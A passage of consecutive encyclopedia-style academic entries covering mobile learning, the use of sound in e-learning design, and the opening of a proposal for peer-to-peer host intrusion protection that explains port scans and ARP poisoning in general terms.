In addition, small, mobile technologies are not designed to be shared, implying that each person owns his or her own device (and often more than one device). This allows for personalization of learning at many levels. One-to-one access means anytime, anywhere access without having to worry about a tool's availability. The user also decides who has access to digital content stored on the user's device. Finally, a personal device can be permanently customized to individual learners' needs.

Importance of Context

Environments change constantly when learning is not fixed in one location such as a classroom. Whether formal or informal, private or public, context influences how and what we learn, and who we learn with. Wireless mobile devices support and amplify learning in a variety of ways when it comes to context. For one, they can provide learners with a digital information layer on top of a real-world setting, providing content and context necessary for a particular task. This is often defined as mixed or augmented reality. Second, and related, the information provided by wireless mobile devices can be tailored to an individual's needs *in a specific geographic location*. This is known as context-aware computing, and takes advantage of tracking technologies such as Global Positioning Systems (GPS). Third, m-learning creates context through interaction between learners and tools. This context is "continually reconstructed" as environments, resources, and conversations change constantly (Sharples et al., 2007, pp. 8-9).

In all, m-learning has obvious advantages over more traditional ways of learning. M-learning emphasizes learner over teacher, process over product, multimedia over text, and knowledge over facts. These emphases favor learning that encourages learners to employ higher-level skills such as analysis, synthesis, and knowledge creation, using mobile technologies to take care of the lower-level skills. M-learning is also just-in-time learning as opposed to just-in-case learning, meaning that learning takes place as the opportunity arises, with the digital resources available as needed.

New forms of learning are emerging, many of them having both formal and informal characteristics. For example, De Crom and Jager (2005) initiated an Ecotourism Management project at South Africa's Tshwane University of Technology that uses PDAs for learners during field trips (mobility in space and time). Before departure to the field station, information about animals, locations, maps, workbook questions, discussion questions, and surveys are prepared by the instructor and transferred to the PDAs. At the observation site, students use the handhelds to access information, such as a digital multimedia version of Robert's *Birds of Southern Africa*, an image-based database of African birds (importance of context). Students take notes and digital pictures of observations, and work collaboratively to create and share information based on what they are observing in the field (active, communicative, and resourceful learners). Back on campus students synchronize their files to a Web-based course delivery system, analyze and annotate collected data, and create multimedia presentations or reports.

Another example of how innovative mobile technologies are advancing m-learning is Frequency 1550 (http://www.waag.org/project/frequentie), a scavenger hunt-like game using GPS-equipped cell phones and a local UMTS network. Students travel through Amsterdam and learn about its history (mobility in space and time). They use their mobile phones to download maps, historical content, and learning tasks; what they download is dependent on their location in the city (importance of context – digital overlays and context-aware computing). Students work together in small groups, digitally capturing re-enactments of historical events in the locations where they actually took place. These multimedia products are then shared with other students at a base station, usually a school (active, communicative, and resourceful learners).

EMERGING AND FUTURE TRENDS

Thinking about the activities we engage in on any given day, most of us would be surprised at how many of them involve some type of digital tool. That's because we often take the technology for granted and focus instead on the task at hand. Despite the fact that digital technology will continue to develop and change in ways we cannot possibly imagine, current visionaries (e.g., Abowd & Mynatt, 2000; Roush, 2005, Thornburg, 2006) agree that future tools will be predominantly:

- ***Personal*:** Users increasingly expect one-to-one or one-to-many access, and the ability to customize and personalize digital tools to meet individual, business, and learning needs.
- ***Mobile*:** Also known as always-on-you technology. Mobility has become a more prominent part of our lives and is here to stay. Even though we interact with stationary technologies such as ATM machines, these are shared tools. Truly personal tools will have to be mobile to be useful for learning purposes.
- ***Networked and connected to the Internet 24/7*:** Always-on, wireless technology enables learners to access content and communication tools on the fly as the need arises. It allows them to build ad hoc networks locally, search literally a world full of information, and communicate with others near and far.
- ***Accessible*:** For mobile tools to have a global impact in education, they need to be cheap and easy to use. Cost-effectiveness is being illustrated by the proliferation of cell phone networks in many poorer regions of the world, as it is cheaper to bypass wired computer networks and telephone landlines altogether. Mobile devices should also be easy to master so that the technology does not get in the way of learning.
- ***Flexible*:** Learners should have choices in the tools they use and how and when they use them. This often means that a mobile tool is repurposed for a task it was not designed for, but works well just the same.
- ***Social*:** Our society is not only getting more mobile, it is ever more social as well. The same goes for learning. Technology lets us interact and collaborate with others near and far. It allows us to create, share, aggregate, and connect knowledge in ways not possible before.
- ***Multimodal*:** We are living in a world that is no longer dominated by printed text, but is increasingly multimodal. For education, this means that wireless mobile devices should support the consumption, creation, and sharing of different media formats including text, image, sound, and video.
- ***Contextual*:** Devices should be aware of their surroundings, for example, via GPS, in order to provide learners with appropriate content and context based on their physical location. Besides, wireless mobile devices should provide learners with ways to create context for themselves as well as other learners.

In addition, digital learning content will have to be open content, as users have come to expect immediate, unhindered, and free access to digital information. Open content allows learners to search and browse ideas (not necessarily in linear or sequential fashion), aggregate and synthesize information, and make new connections. On the flip side, open content allows experts to easily share what they know by putting it online for all to see (Breck, 2007).

Given all of these developments, future m-learning research should focus on how wireless mobile technologies are changing interactions between learners, digital content, and technology, and how education will need to adapt to a world that is increasingly mobile and connected (van 't Hooft & Swan, 2007). How can we create the best possible tools for learning without the technology getting in the way? How can mobile technologies best accommodate and support active and collaborative learning? How does context affect learning, especially when it constantly changes?

CONCLUSION

The last few years have seen a global explosion in the use of highly mobile and connected digital devices, and all indications are that this is a trend that will continue. As users turn to portable devices for their communication, information, and entertainment needs, it is only natural that these same tools will be used more and more for learning.

Digital tools are increasingly mobile, personal, connected, accessible, flexible, social, multimodal, and contextual. These device characteristics, combined with changes in digital content, are allowing users to transcend traditional boundaries of space and time. Learners are more likely to be active and communicative, and use a variety of tools and resources. Contexts play an essential role as learners navigate both digital and real-world environments, often simultaneously so that one context supports learning in the other.

Finally, general perceptions of learning are changing drastically. Unfortunately, in educational institutions change is the exception rather than the rule and many classrooms resemble classrooms of a distant past. If formal education is to embrace the affordances of wireless mobile technologies to promote anywhere, anytime, and lifelong learning, then we need to reconsider the ways in which teachers teach and students learn in schools. It is the process that counts, not the location that it happens in, and as long as educators hang on to outdated ideas of learning, schools will become disconnected further and further from the rest of society.

REFERENCES

Abowd, G.E., & Mynatt, E.D. (2000). Charting past, present, and future research in ubiquitous computing. *ACM Transactions on Computer-Human Interaction, 7*(1), 29-58.

Alexander, B. (2004). Going nomadic: Mobile learning in higher education. *EDUCAUSE Review, 39*(5), 29-35.

Breck, J. (2007). Education's intertwingled future. *Educational Technology Magazine, 47*(3), 50-54.

Castells, M., Fernandez-Ardevol, M., & Sey, A. (2007). *Mobile communication and society: A global perspective*. Cambridge, MA: MIT Press.

Cherry, S.M. (2003). The wireless last mile. *IEEE Spectrum, 40*(9), 18-22.

Computer Industry Almanac. (2005, September). *China tops cellular subscriber top 15 ranking: Cellular subscribers will top 2B in 2005*. Retrieved March 2, 2007, from http://www.c-i-a.com/pr0905.htm

Computer Industry Almanac. (2006, March). *Smartphones to outsell PDAs by 5:1 in 2006* [press release]. Retrieved March 2, 2007, from http://www.c-i-a.com/pr0306.htm

De Crom, E., & Jager, A. (2005, October). *The "ME" learning experience: PDA technology and e-learning at TUT.* Paper presented at mLearn 2005: 4th World Conference on mLearning, Cape Town, South Africa.

Hamill, L., & Lasen, A. (Eds.). (2005). *Mobile world: Past, present, and future*. New York: Springer.

HPC Factor. (2004). *A brief history of Windows CE: The beginning is always a very good place to start.* Retrieved October 12, 2004, from http://www.hpcfactor.com/support/windowsce/

Ito, M., Okabe, D., & Matsuda, M. (2005). *Personal, portable, pedestrian: Mobile phones in Japanese life.* Cambridge, MA: MIT Press.

Parika, J., & Suominen, J. (2006). Victorian snakes? Towards a cultural history of mobile games and the experience of movement. *Game Studies, (6)*1. Retrieved March 2, 2007, from http://gamestudies.org/0601/articles/parikka_suominen

Roush, W. (2005). Social machines. *Technology Review, 108*(8), 45-53.

Sharples, M. (Ed.). (2007). *Big issues in mobile learning: Report of a workshop by the Kaleidoscope Network of Excellence Mobile Learning Initiative*. Nottingham, UK: University of Nottingham, Learning Sciences Research Institute.

Sharples, M., Taylor, J., & Vavoula, G. (2007) A theory of learning for the mobile age. In R. Andrews & C. Haythornthwaite (Eds.), *The Sage handbook of elearning research* (pp. 221-247). London: Sage.

Thornburg, D.D. (2006). Emerging trends in educational computing. *Educational Technology, 46*(2), 62-63.

Vahey, P., Tatar, D., & Roschelle, J. (2007). Using handheld technology to move between private and public interactions in the classroom. In M. van 't Hooft & K. Swan (Eds.), *Ubiquitous computing in education: Invisible technology, visible impact* (pp. 187-210). Mahwah, NJ: Lawrence Erlbaum Associates.

van 't Hooft, M., & Swan, K. (Eds.). (2007). *Ubiquitous computing in education: Invisible technology, visible impact*. Mahwah, NJ: Lawrence Erlbaum Associates.

Williams, B. (2004). *We're getting wired, we're going mobile, what's next?* Eugene, OR: ISTE Publications.

KEY TERMS

GSM: Global system for mobile communications (GSM) is the most popular standard for mobile phones providing higher digital voice quality, global roaming, and low cost alternatives to making calls such as text messaging. The advantage for network operators has been the ability to deploy equipment from different vendors because the open standard allows easy interoperability

Highly Mobile Device: Digital device that has high mobility, a small footprint, the computational and display capabilities to access, view, collect, or otherwise use representations and/or large amounts of data, and the ability to support collaboration and/or data sharing.

IEEE 802.11: Also known as Wi-Fi, 802.11x denotes a set of wireless LAN/WLAN standards developed by Working Group 11 of the Institute of Electrical and Electronic Engineers LAN/MAN Standards Committee. The most common standards currently used include 802.11a, b, and g.

IR: Infrared. Electromagnetic radiation with wavelengths longer than visible light but shorter than radio waves, which can be used for the short range exchange of data.

M-Learning: "The processes of coming to know through conversations across multiple contexts amongst people and personal interactive technologies" (Sharples et al., 2007).

PDA: Personal digital assistants are handheld computers that were originally designed as personal organizers but have quickly developed into full-functioning portable computers. They are characterized by a touch screen for data entry, a memory card slot, and various types of wireless connectivity for data backup and sharing.

Smartphone: A full-featured mobile phone with personal computer like functionality, including cameras, e-mail, enhanced data processing, and connectivity.

UMPC: Ultra-Mobile PC. Specification for a small form-factor tablet PC.

WAN: Wireless area network. Linking two or more computing devices by way of radio-wave technology. Examples include wireless wide area network (WWAN), wireless local area network (WLAN), and personal area network (PAN).

The Application of Sound and Auditory Responses in E-Learning

Terry T. Kidd
University of Texas School of Public Health, USA

INTRODUCTION

Prior to computer technology, several studies have concluded that multiple senses engage the learner to the extent that a person remembers 20% of what they see, 40% of that they see and hear, and 70% of what they see, hear and do. In general, the participant engages what is seen and what is heard. With this implication, instructional designer or developers try to use design guidelines to identify the main uses of sound in e-learning as multimedia agents to enhance and reinforce concepts and training from e-learning solutions. Even with such understanding, instructional designers often make little use of auditory information in developing effective multimedia agents for e-learning solutions and applications. Thus, in order to provide the learner with a realistic context for learning, the designer must strive to incorporate the use of sound for instructional transactions. By sharing knowledge on this issue, designer can create a more realistic vision of how sound technology can be used in e-learning to enhance instruction for quality teaching and participant learning.

BACKGROUND

Prior to computer technology, many studies concluded that multiple senses engage the learner to the extent that a person remembers 20% of what they see, 40% of that they see and hear, and 70% of what they see, hear and do. "Human beings are programmed to use multiple senses for assimilating information" (Ives, 1992). Even with such understanding, instructional designers often make little use of auditory information in developing e-learning. "This neglect of the auditory sense appears to be less a matter of choice and more a matter of just not knowing how to 'sonify' instructional designers to enhance learning" (Bishop & Cates, 2001). The major obstacle in this development is that there is not a significant amount of quantitative study on the why, when, and where audio should or should not be used (Beccue & Vila, 2001).

In general, interface design guidelines identify three main uses of sound in multimedia agents in e-learning: (a) to alert learners to errors; (b) to provide stand-alone examples; or (c) to narrate text on the screen (Bishop & Cates, 2001). Review of research on sound in multimedia applied to effective e-learning solutions reveals a focus on the third use cited above. Barron and Atkins's (1994) research found that there were few guidelines to follow when deciding whether audio should replace, enhance, or mirror the text-based version of a lesson. The results of her study showed equal achievement effectiveness with or without the addition of the audio channel. Perceptions were positive among all three groups. Shih and Alessi's (1996) study investigated the relative effects of voice vs. text on learning spatial and temporal information and learners' preferences. This study found no significant difference on learning. The findings of Beccue and Vila's (2001) research supported these previous findings. Recent technological advances now make it possible for full integration of sound in multimedia agents to be employed in e-learning solutions. Sounds may enhance learning in multimedia agents, but without a strong theoretical cognitive foundation, the particular sounds used may not only fail to enhance learning, but they may actually detract from it (Bishop, 2001).

The three audio elements in multimedia production are speech (narration, dialogue, and direct address), sound effects (contextual or narrative function), and music (establishing locale or time; all of these identify characters and events, act as transition elements between contrasting scenes, and set the mood and pace of presentation (Kerr, 1999). Silence can be used to set a mood or to provide a moment for reflection.

Mayer and his associates (Moreno & Mayer, 2000a, 2000b; Mayer 2003) have conducted a number of experiments with older learners, demonstrating the superiority of audio/visual instructions. These studies have shown that, in many situations, visual textual explanations may be replaced by equivalent auditory explanations, and thus enhance learning. These beneficial effects of using audio/visual presentations only occur when two or more components of a visual presentation are incomprehensible in isolation and must be mentally integrated before they can be understood.

Because some studies suggest that the use of multiple channels, when cues are highly related, is far superior to one channel, the more extensive use of sound may lead to more effective computer-based learning materials. In order to have design guidelines in using sound in e-learning, instructional designers must understand the cognitive components of sound's use and the ways sound contribute to appropriate levels of redundancy and information in instructional messages. Bishop and Cates suggested that research should first explore the cognitive foundation. "Such theoretical foundation should address information-processing theory because it supplies a model for understanding how instructional messages are processed by learners; and communication theory because it supplies a model for structuring effective instructional messages."

MAIN DISCUSSION: THEORETICAL FOUNDATIONS FOR THE USE OF SOUND IN INSTRUCTION SOFTWARE

Bishop and Cates proposed a theoretical foundation for sound's use in multimedia instruction to enhance learning. They studied the Atkinson-Shiffrin information processing model, which addresses the transformation from environment stimuli to human schemata and their limitation factors due to human cognitive constraints. They adopted Phye's categorization of this process to three main operations: acquisition, processing, and retrieval. Table 1 summarizes the Atkinson-Shiffrin information processing model and its limitations. "Information-processing theory addressed human cognition.

Communication theory, on the other hand, addressed human interaction" (Bishop & Cates, 2001). Bishop and Cates also investigated the Shannon-Weaver Communication model and its limitations. They also adopted Berio's suggestion that learning models in terms of communication generally begin with and focus on

Table 1. The Atkinson-Shiffrin information processing theory model and illustrations




Table 2. The Shannon Weaver communication model and illustrations




Table 3. The Bishop and Cates instructional communication system--a framework of instructional communication system

	Acquisition Noise **Competing internal and external message disrupts the signal transmission process**	**Processing Noise** **Students fail to isolate the communicated instructional input from other sounds**	**Retrieval Noise** **Elements or structure of the message fail to trigger link to existing schema structures**
Selection	**Learner has trouble directing attention to the instructional message**	**Relationships between the instructional part of message are not isolated/recognized from other stimuli**	**Prevents evoking the correct prior knowledge structure from memory**
Analysis	**Learner has trouble focusing attention on instructional message**	**Semantic difficulties cause interpretation errors and poor organization of the information**	**Learning cannot build upon prior knowledge structures**
Synthesis	**Learner has trouble sustaining attention to the instructional message**	**Learn cannot elaborate on the information in the instructional message**	**Message prompts fail to support learner's efforts to construct broader transferable connotative meanings.**

how messages are received and processed by learners. The work of a number of authors identifies the three levels or phases of learning selection, analysis, and synthesis. Table 2 summarizes the Shannon-Weaver communication model, its limitations, and the three phases of learning.

Built on these two theories, Bishop and Cates proposed an instruction communication system where acquisition, processing, and retrieval operations are all applied, in varying amounts, during each phase of learning. This orthogonal relationship is depicted in Table 3. "Instructional communication systems could fail because of errors induced by excessive noise" (Bishop & Cates, 2001). Limitations within three information-processing operations can contribute to problems in instructional communications. Noise encountered within each operation is also shown in Table 3.

The three diagonal cells highlighted represent the heaviest operation within each learning phase. During selection, learning calls on acquisition heavily while during analysis, processing is central. During synthesis, learning calls on retrieval most heavily. The relative strength of potential noise increases and the consequences become more serious at each deeper phase of learning when following the cells vertically down the information-processing operations. Bishop and Cates suggested that adding sound to instructional messages may help optimize communication by helping learners overcome various information processing and noise encountered at the selection, the analysis, and at the synthesis phase of the instructional communication process.

In overcoming acquisition noise, Bishop and Cates suggested that sounds could gain learners attention, help learners focus attention on appropriate information, and keep distractions of competing stimuli, engage learner's interest over time. Bishop and Cates believed that sounds could help learners elaborate on visual stimuli by providing information about invisible structure, dynamic change, and abstract concepts. And because of the nature of sound to be organized in time, where images are organized in space, Bishop and Cates believed that sounds could provide a context within which individuals can think actively about connections between new information, therefore overcome processing noise. Bishop and Cates cited Gaver's (1993) research that when we hear the sound of a car while walking down the street at night, we compare what we are hearing to our memories for the objects that make that sound, drawing from and linking to existing constructs and schemata to support our understanding of what is happening, and we step out of the car's path. However, if we hear the same automobile sound in a cartoon, we would be able to depict this event in terms of another existing knowledge of event, therefore draw different conclusion. "Sounds could tic into, build upon, and expand existing constructs in order to help relate new information to a larger system of conceptual knowledge, therefore overpower the retrieval noise" (Bishop & Cates, 2001).

Most researchers acknowledge that it is important to employ multiple sensory modalities for deeper processing and better retention. Bishop and Cates used the example provided by Engelkamp and Zimmer that seeing a telephone and hearing it ring should result in better memory performance than only seeing it for hearing. Instructional designers could suppress information-processing noise by anticipating communication difficulties and front-loading messages by using redundancy—sound as the secondary cue. Bishop and Cates defined redundancy as the part of information that overlaps. They further explained that in order to overcome the acquisition, processing, and retrieval noise, instructional designers could use sound to employ content redundancy, context redundancy, and construct redundancy respectively. Sound's content redundancy ("What I asked was, can you pick up some things on your way home?") could contribute to the instructional message addressing the learner's attention difficulties at each of the three learning phases. Sound;s context redundancy ("No, I am baking a pie, I need flour not flower.") could contribute to the instructional message addressing the learner's trouble with information manipulation. Finally, sound's construct redundancy ("I am baking a pie for tonight's desert.") could assist learners in connecting new information to existing schemata. Bishop and Cates concluded that sound's contribution to optimize learning in e-learning could be in the form of secondary cues. Systematically adding auditory cues to instructional messages based on the proposed framework might enhance learning by anticipating learner difficulties and suppressing them before they occur.

INSTRUCTIONAL COMMUNICATION FRAMEWORK

Bishop and Cates's (2001) instructional communication framework provided a theoretical foundation for answering the question of why we should incorporate sound into multimedia agents for effective e-learning solutions. Barron and Atkins (1994) also suggested that when complex graphics are involved, it might be more feasible to deliver instruction through audio than through text because there is insufficient room on the screen for the text. Shih and Alessi (1996) stated that each medium has its own characteristics and interacts with other media to produce different effects when put together. Their report also stated the advantage auditory system has over text: (a) voice is generally considered the more realistic and natural mode than displayed text; (b) voice has the advantage such as being more easily comprehended by children or poor readers; (c) voice does not distract visual attention from stimuli such as diagrams; (d) voice is more lifelike and therefore more engaging; and (e) voice is good for conveying temporal information. Bishop and Cates's framework provided the answer to how, where, and when instructional designers could use sound in designing software to enhance learning. Instructional designers should understand the cognitive components of sound's use and the ways sounds could contribute to appropriate levels of redundancy. By using sound as the secondary cue to complement the primary message and to provide new information, instructional designers could systematically add sound in the multimedia agent to e-learning to lead to more effective computer-based learning materials. This research leads to a wide range of research questions.

1. **Quantitative data collection:** The next step in supporting Bishop and Cates's framework is to conduct experiments with collection of quantitative data. Overcome channel noise. What is the appropriate redundancy level? Which sound should be used to overpower channel noises?
2. **Audio quality:** Pacing, pitch and volume all play a role in setting the mood of instruction. The voice of a male or female and how its expressiveness affects learners are worth exploring.
3. **Cognitive load:** How can sound be incorporated into e-learning without exceeding learners' channel capacity?
4. **Redundancy between audio and graphics:** Research showed that the word-for word narrates

Table 4. Summarization of Bishop and Cates framework for sound usage in multimedia based instruction Instructional communication system

	Acquisition Noise Content Redundancy	Processing Noise Content Redundancy	Retrieval Noise Content Redundancy
Selection	▪ **Gain Attention** ▪ **Hold Attention** ▪ **Help Focus and Engagement Over Time**		
Analysis		▪ **Provide information about abstract ideas** ▪ **Distinguish multiple temporal information** ▪ **Help make connection among the information**	
Synthesis			▪ **Build upon and expand constructs relating to new information**

Suggested for sound potential role in e-learning redundancy could not improve learner achievement because no new information is supplied. Will there be appropriate redundancy between a complex graphic and audio?

5. **Interference factors:** Multiple channel cues might complete with each other, resulting in distraction in learning. A syntax and connection needs to be established between primary and secondary cues.
6. **Learner control:** Learners tend to achieve better performance when they have control of the learning experience.
7. **Logistics:** The speed, volume, and the repeatability should take into consideration when designing e-learning using sounds.
8. **Demographic:** Is there difference among gender, age group, and ethnic background in achievement and perception? How will learners speaking English as the second language learn differently from a native speaker? How will this affect the design of e-learning using sound?
9. **Content area:** Are there different consideration factors when designing e-learning using sound for different content subject such as math and science?
10. **Second language:** In designing e-learning teaching foreign languages, will sound be incorporated as the redundancy or should sound play a more essential role? What are the design guidelines for such software?
11. **Learning modality:** What is the relationship between learner's preferred learning modality in terms of sound and the delivery mode?

CONCLUSION

While the debate over pedagogical strategies for sound to reinforce the learning process in e-learning rages on, researchers and instructional developers continues to seek theories for effective applications of sound in the teaching and learning process via e-learning. It seems clear that sound and audio multimedia interventions are permanent fixture in the future landscape of e-learning. If appropriately employed, the multimedia within the e-learning program not only becomes a stand alone learning reinforcement agent, but it also helps to extend the learning capabilities of the user, thus assisting the learning in their efforts to gain the concepts and knowledge presented in the e-learning program. As we continue to look to the future for new innovative strategies developed out of research, we can begin to harness the power of adding effective multimedia agents in the teaching and learning process for e-learning, thus reaching the goal of providing quality teaching and effective training solution via e-learning for organization performance improvement.

REFERENCES

Barron, E.E., & Atkins, D. (1994). Audio instruction in multimedia education: Is textual redundancy important? *Journal of Education Multimedia and Hypermedia, 3*(3/4), 295-306.

Beccue, B., & Vila, 1. (2001). The effects of adding audio instructions to a multimedia computer based training environment. *Journal of Educational Multimedia and Hypermedia, 10*(1), 47-67.

Bishop, M, & Cates, W. (2000, October 25-28). A model for the efficacious use of sound in multimedia instruction. In *Proceedings of the Selected Research and Development Papers, Presented at the National Convention of the Association for Educational Communications and Technology* (vol. 1-2). Denver, CO.

Bishop, M., & Cates, W.M. (2001). Theoretical foundations for sound's use in multimedia instruction to enhance learning. *Educational Technology Research and Development, 49*(3), 5-22.

Kerr, B. (1999). *Effective use of audio media in multimedia presentations*. Middle Tennessee State University.

Mayer, R. (2003). The promise of multimedia learning: Using the same instructional design methods across different media. *Learning and Instruction, 13*, 125-139.

Moreno, R., & Mayer, R.E. (2000a). Meaningful design for meaningful learning: Applying cognitive theory to multimedia explanations. In *Proceedings of the ED-MEDIA 2000* (pp. 747-752). Charlottesville, VA: AACE Press.

Moreno, R., & Mayer, R.E. (2000b). A coherence effect in multimedia learning: The case for minimizing irrelevant sounds in the design of multimedia instructional messages. *Journal of Educational Psychology, 97*, 117-125.

Shih, Y., & Alessi, S.M. (1996). Effects of text versus voice on learning in multimedia courseware. *Journal of Educational Multimedia and Hypermedia*, *5*(2), 203-218.

KEY TERMS

Cognitive Load Theory: A term (used in psychology and other fields of study) that refers to the level of effort associated with thinking and reasoning (including perception, memory, language, etc.). According to this theory people learn better when they can build on words and ideas they already understand. The more things a person has to learn at a single time, the more difficult it will be to retain the information in their long term memory.

Communication: Communication is the process of exchanging information and ideas. As an active process, it involves encoding, transmitting, and decoding intended messages.

Information Processing Theory: The information processing theory approach to the study of cognitive development evolved out of the American experimental tradition in psychology. Information processing theorists proposed that like the computer, the human mind is a system that processes information through the application of logical rules and strategies. Like the computer, the mind has a limited capacity for the amount and nature of the information it can process. Finally, just as the computer can be made into a better information processor by changes in its hardware (e.g., circuit boards and microchips) and its software (programming), so do children become more sophisticated thinkers through changes in their brains and sensory systems (hardware) and in the rules and strategies (software) that they learn.

Instructional Design: Instructional design is the analysis of learning needs and systematic development of instruction. Instructional designers often use Instructional technology as a method for developing instruction. Instructional design models typically specify a method, that if followed will facilitate the transfer of knowledge, skills, and attitude to the recipient or acquirer of the instruction.

Instructional Software: The computer programs that allow students to learn new content, practice using content already learned, or be evaluated on how much they know. These programs allow teachers and students to demonstrate concepts, do simulations, and record and analyze data.

Multimedia: The presentation of information by a combination of data, images, animation sounds, and video. This data can be delivered in a variety of ways, either on a computer disk, through modified televisions, or using a computer connected to a telecommunications channel.

Sound: The vibrations that travel through air that can be heard by humans. However, scientists and engineers use a wider definition of sound that includes low and high frequency vibrations in air that cannot be heard by humans, and vibrations that travel through all forms of matter, gases, liquids, and solids.

Application of the P2P Model for Adaptive Host Protection

Zoltán Czirkos
Budapest University of Technology and Economics, Hungary

Gábor Hosszú
Budapest University of Technology and Economics, Hungary

INTRODUCTION

The importance of the network security problems comes into prominence by the growth of the Internet. This article introduces the basics of the host security problem, reviews the most important intrusion detection methods, and finally proposes a novel solution.

Different kinds of security software utilizing the network have been described (Snort, 2006). The novelty of the proposed method is that its clients running in each host create a peer-to-peer (P2P) overlay network. Organization is automatic; it requires no user interaction. This network model ensures stability, which is important for quick and reliable communication between nodes. Its main idea is that the network that is the easiest way to attack the networked computers is utilized in the novel approach in order to improve the efficiency of the protection. By this build-up the system remains useful over the unstable network. The first implementation of the proposed method has proved its ability to protect operating systems of networked hosts.

THE PROBLEM OF HOST SECURITY

This section describes basic security concepts, dangers threatening user data and resources. We describe different means of attacks and their common features one by one, and show the common protection methods against them.

Information stored on a computer can be personal or business character, private or confidential. An unauthorized person can therefore steal it; its possible cases are shown in Table 1. Stored data can not only be stolen, but also changed. Information modified on a host is extremely useful to cause economic damage to a company.

Table 1. The types of the information stealth

• An unauthorized person gains access to a host.
• Abuse of an authorized user.
• Monitoring or intercepting network traffic by someone.

Not only data, but also resources are to be protected. Resource is not only hardware. A typical type of attack is to gain access to a computer to initiate other attacks from it. This is to make the identification of the original attacker more difficult, as the next intruded host in this chain sees the IP address of previous one as its attacker.

Intrusion attempts, based on their purpose, can be of different methods. But these methods share things in common, scanning networks ports or subnetworks for services, and making several attempts in a short time. This can be used to detect these attempts and to prepare for protection.

With attempts of downloading data, or disturbing the functionality of a host, the network address of the target is known by the attacker. He or she scans the host for open network ports, in order to find buggy service programs. This is the well-known port scan. The whole range of services is probed one by one. The object of this is to find some security hole, which can be used to gain access to the system (Teo, 2000). The most widely known software application for this purpose is Nmap (Nmap Free Security Scanner, Tools, & Hacking Resources, 2006). It is important to notice that this is not written for bad intention, but (as everything) it can also be used in an unlawful way.

Modern intrusion methods exert software and hardware weaknesses simultaneously. A well-known example is ARP poisoning. An attacker, already having gained access to a host of a subnetwork, sends many address resolution protocol (ARP) packets through its interface. This causes network switches to enter hub mode, resulting in every host on the subnetwork being able to see all traffic, also packets addressed to other hosts. The traffic can then be analyzed by the attacker, to gain passwords or other data. Therefore, to detect modern, multi-level intrusions, a single probe is not enough (Symantec Internet Security Threat Report, Volume III, 2005).

THE INTRUSION DETECTION

Computer intrusion detection has three following main types:

- Traffic signatures (data samples) implying an intrusion,
- Understanding and examining application level network protocols, and
- Recognizing signs of anomalies (non-usual functioning).

Unfortunately, not every attack is along with easily automatically detectable signs. For example the abusing of a system by an assigned user is hard to notice.

The oldest way of intrusion detection was the observation of user behavior (Kemmerer & Vigna, 2002). With this some unusual behavior could be detected, for example, somebody on holiday still logged in the computer. This type of intrusion detection has the disadvantage of being casual and non-scalable for complex systems.

